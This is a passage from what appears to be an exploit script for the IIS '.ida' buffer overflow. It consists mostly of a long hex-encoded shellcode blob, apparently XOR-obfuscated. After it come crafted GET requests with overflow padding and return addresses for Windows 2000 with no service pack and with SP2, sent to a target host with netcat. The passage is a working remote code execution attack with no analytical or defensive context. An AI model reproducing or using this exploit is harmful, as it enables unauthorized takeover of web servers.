9\x99\x3c\x14\x2c\x7c\xbc\xd9\x99\x34\x14\x24\xa8\xbf\xd9\x99\x32\x14\x24\x
ac\xbf\xd9\x99\x32\x5e\x1c\xbc!
\xbf\xd9\x99\x99\x99\x99\x99\x5e\x1c\xb8\xbf\xd9\x99\x98\x98\x99\x99\x14\x2
c\xa0\xbf\xd9\x99\xcf\x14\x2c\x6c\xbc\xd9\x99\xcf
\xf3\x99\xf3\x99\xf3\x89\xf3\x98\xf3\x99\xf3\x99\x14\x2c\xd0\xbf\xd9\x99\xc
f\xf3\x99\x66\x0c\xa2\xbc\xd9\x99\xf1\x99\xb9\x99
\x99\x09\xf1\x99\x9b\x99\x99\x66\x0c\xda\xbc\xd9\x99\x10\x1c\xc8\xbf\xd9\x9
9\xaa\x59\xc9\xd9\xc9\xd9\xc9\x66\x0c\x63\xbd\xd9
\x99\xc9\xc2\xf3\x89\x14\x2c\x50\xbc\xd9\x99\xcf\xca\x66\x0c\x67\xbd\xd9\x9
9\xf3\x9a\xca\x66\x0c\x9b\xbc\xd9\x99\x14\x2c\xcc
\xbf\xd9\x99\xcf\x14\x2c\x50\xbc\xd9\x99\xcf\xca\x66\x0c\x9f\xbc\xd9\x99\x1
4\x24\xc0\xbf\xd9\x99\x32\xaa\x59\xc9\x14\x24\xfc
\xbf\xd9\x99\xce\xc9\xc9\xc9\x14\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xb
c\xd9\x99\xf3\xa9\x66\x0c\xd6\xbc\xd9\x99\x72\xd4
\x09\x09\x09\xaa\x59\xc9\x14\x24\xfc\xbf\xd9\x99\xce\xc9\xc9\xc9\x14\x2c\x7
0\xbc\xd9\x99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3
\xa9\x66\x0c\xd6\xbc\xd9\x99\x1a\x24\xfc\xbf\xd9\x99\x9b\x96\x1b\x8e\x98\x9
9\x99\x18\x24\xfc\xbf\xd9\x99\x98\xb9\x99\x99\xe!
b\x97\x09\x09\x09\x09\x5e\x1c\xfc\xbf\xd9\x99\x99\xb9\x99\x99\xf3\x99\x12\x
1c\xfc\xbf\xd9\x99\x14\x24\xfc\xbf\xd9\x99\xce\xc
9\x12\x1c\xc8\xbf\xd9\x99\xc9\x14\x2c\x70\xbc\xd9\x99\x34\xc9\x66\x0c\xde\x
bc\xd9\x99\xf3\xa9\x66\x0c\xd6\xbc\xd9\x99\x12\x1
c\xfc\xbf\xd9\x99\xf3\x99\xc9\x14\x2c\xc8\xbf\xd9\x99\x34\xc9\x14\x2c\xc0\x
bf\xd9\x99\x34\xc9\x66\x0c\x93\xbc\xd9\x99\xf3\x9
9\x14\x24\xfc\xbf\xd9\x99\xce\xf3\x99\xf3\x99\xf3\x99\x14\x2c\x70\xbc\xd9\x
99\x34\xc9\x66\x0c\xa6\xbc\xd9\x99\xf3\xa9\x66\x0
c\xd6\xbc\xd9\x99\xaa\x50\xa0\x14\xfc\xbf\xd9\x99\x96\x1e\xfe\x66\x66\x66\x
f3\x99\xf1\x99\xb9\x99\x99\x09\x14\x2c\xc8\xbf\xd
9\x99\x34\xc9\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66\x0c\x97\xbc\xd9\x99\x10\x
1c\xf8\xbf\xd9\x99\xf3\x99\x14\x24\xfc\xbf\xd9\x9
9\xce\xc9\x14\x2c\xc8\xbf\xd9\x99\x34\xc9\x14\x2c\x74\xbc\xd9\x99\x34\xc9\x
66\x0c\xd2\xbc\xd9\x99\xf3\xa9\x66\x0c\xd6\xbc\xd
9\x99\xf3\x99\x12\x1c\xf8\xbf\xd9\x99\x14\x24\xfc\xbf\xd9\x99\xce\xc9\x12\x
1c\xc8\xbf\xd9\x99\xc9\x14\x2c\x70\xbc\xd9\x99\x!
34\xc9\x66\x0c\xde\xbc\xd9\x99\xf3\xa9\x66\x0c\xd6\xbc\xd9\x99\x70\x20\x67\
x66\x66\x14\x2c\xc0\xbf\xd9\x99\x34\xc9\x66\x0c\x
8b\xbc\xd9\x99\x14\x2c\xc4\xbf\xd9\x99\x34\xc9\x66\x0c\x8b\xbc\xd9\x99\xf3\
x99\x66\x0c\xce\xbc\xd9\x99\xc8\xcf\xf1\xe5\x89\x
99\x98\x09\xc3\x66\x8b\xc9\xc2\xc0\xce\xc7\xc8\xcf\xca\xf1\xad\x89\x99\x98\
x09\xc3\x66\x8b\xc9\x35\x1d\x59\xec\x62\xc1\x32\x
c0\x7b\x70\x5a\xce\xca\xd6\xda\xd2\xaa\xab\x99\xea\xf6\xfa\xf2\xfc\xed\x99\
xfb\xf0\xf7\xfd\x99\xf5\xf0\xea\xed\xfc\xf7\x99\x
f8\xfa\xfa\xfc\xe9\xed\x99\xea\xfc\xf7\xfd\x99\xeb\xfc\xfa\xef\x99\xfa\xf5\
xf6\xea\xfc\xea\xf6\xfa\xf2\xfc\xed\x99\xd2\xdc\x
cb\xd7\xdc\xd5\xaa\xab\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xf0\xe9\xfc\x99\xde\
xfc\xed\xca\xed\xf8\xeb\xed\xec\xe9\xd0\xf7\xff\x
f6\xd8\x99\xda\xeb\xfc\xf8\xed\xfc\xc9\xeb\xf6\xfa\xfc\xea\xea\xd8\x99\xc9\
xfc\xfc\xf2\xd7\xf8\xf4\xfc\xfd\xc9\xf0\xe9\xfc\x
99\xde\xf5\xf6\xfb\xf8\xf5\xd8\xf5\xf5\xf6\xfa\x99\xcb\xfc\xf8\xfd\xdf\xf0\
xf5\xfc\x99\xce\xeb\xf0\xed\xfc\xdf\xf0\xf5\xfc\!
x99\xca\xf5\xfc\xfc\xe9\x99\xda\xf5\xf6\xea\xfc\xd1\xf8\xf7\xfd\xf5\xfc\x99
\xdc\xe1\xf0\xed\xc9\xeb\xf6\xfa\xfc\xea\xea\x99\
```

```
xda\xf6\xfd\xfc\xfd\xb9\xfb\xe0\xb9\xe5\xc3\xf8\xf7\xb9\xa5\xf0\xe3\xf8\xf7
\xd9\xfd\xfc\xfc\xe9\xe3\xf6\xf7\xfc\xb7\xf6\xeb\
xfe\xa7\x9b\x99\x86\xd1\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x95
\x99\x99\x99\x99\x99\x99\x99\x98\x99\x99\x99\x99\
x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99
\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\
x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99
\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\
x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99
\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\
x99\x99\x99\x99\x99\x99\xda\xd4\xdd\xb7\xdc\xc1\xdc\x99\x99\x99\x99\x99\x89
\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\x99\
x99\x99\x99\x99\x99\x99\x99\x90\x90\x90\x90\x90\x90\x90\x90"`
#for w2k no sp:
#GET_LINE="GET /test.ida?`perl -e 'print
"N"x230'`%u0101%u00b5%u0101%u00b5%u0101%u00b5%u0101%u00b5=x HTTP/1.0"
#for w2k sp2:
GET_LINE="GET /test.ida?`perl -e 'print
"N"x230'`%u0abf%u00b6%u0abf%u00b6%u0abf%u00b6%u0abf%u00b6=x HTTP/1.0"
nc $target 80 <
```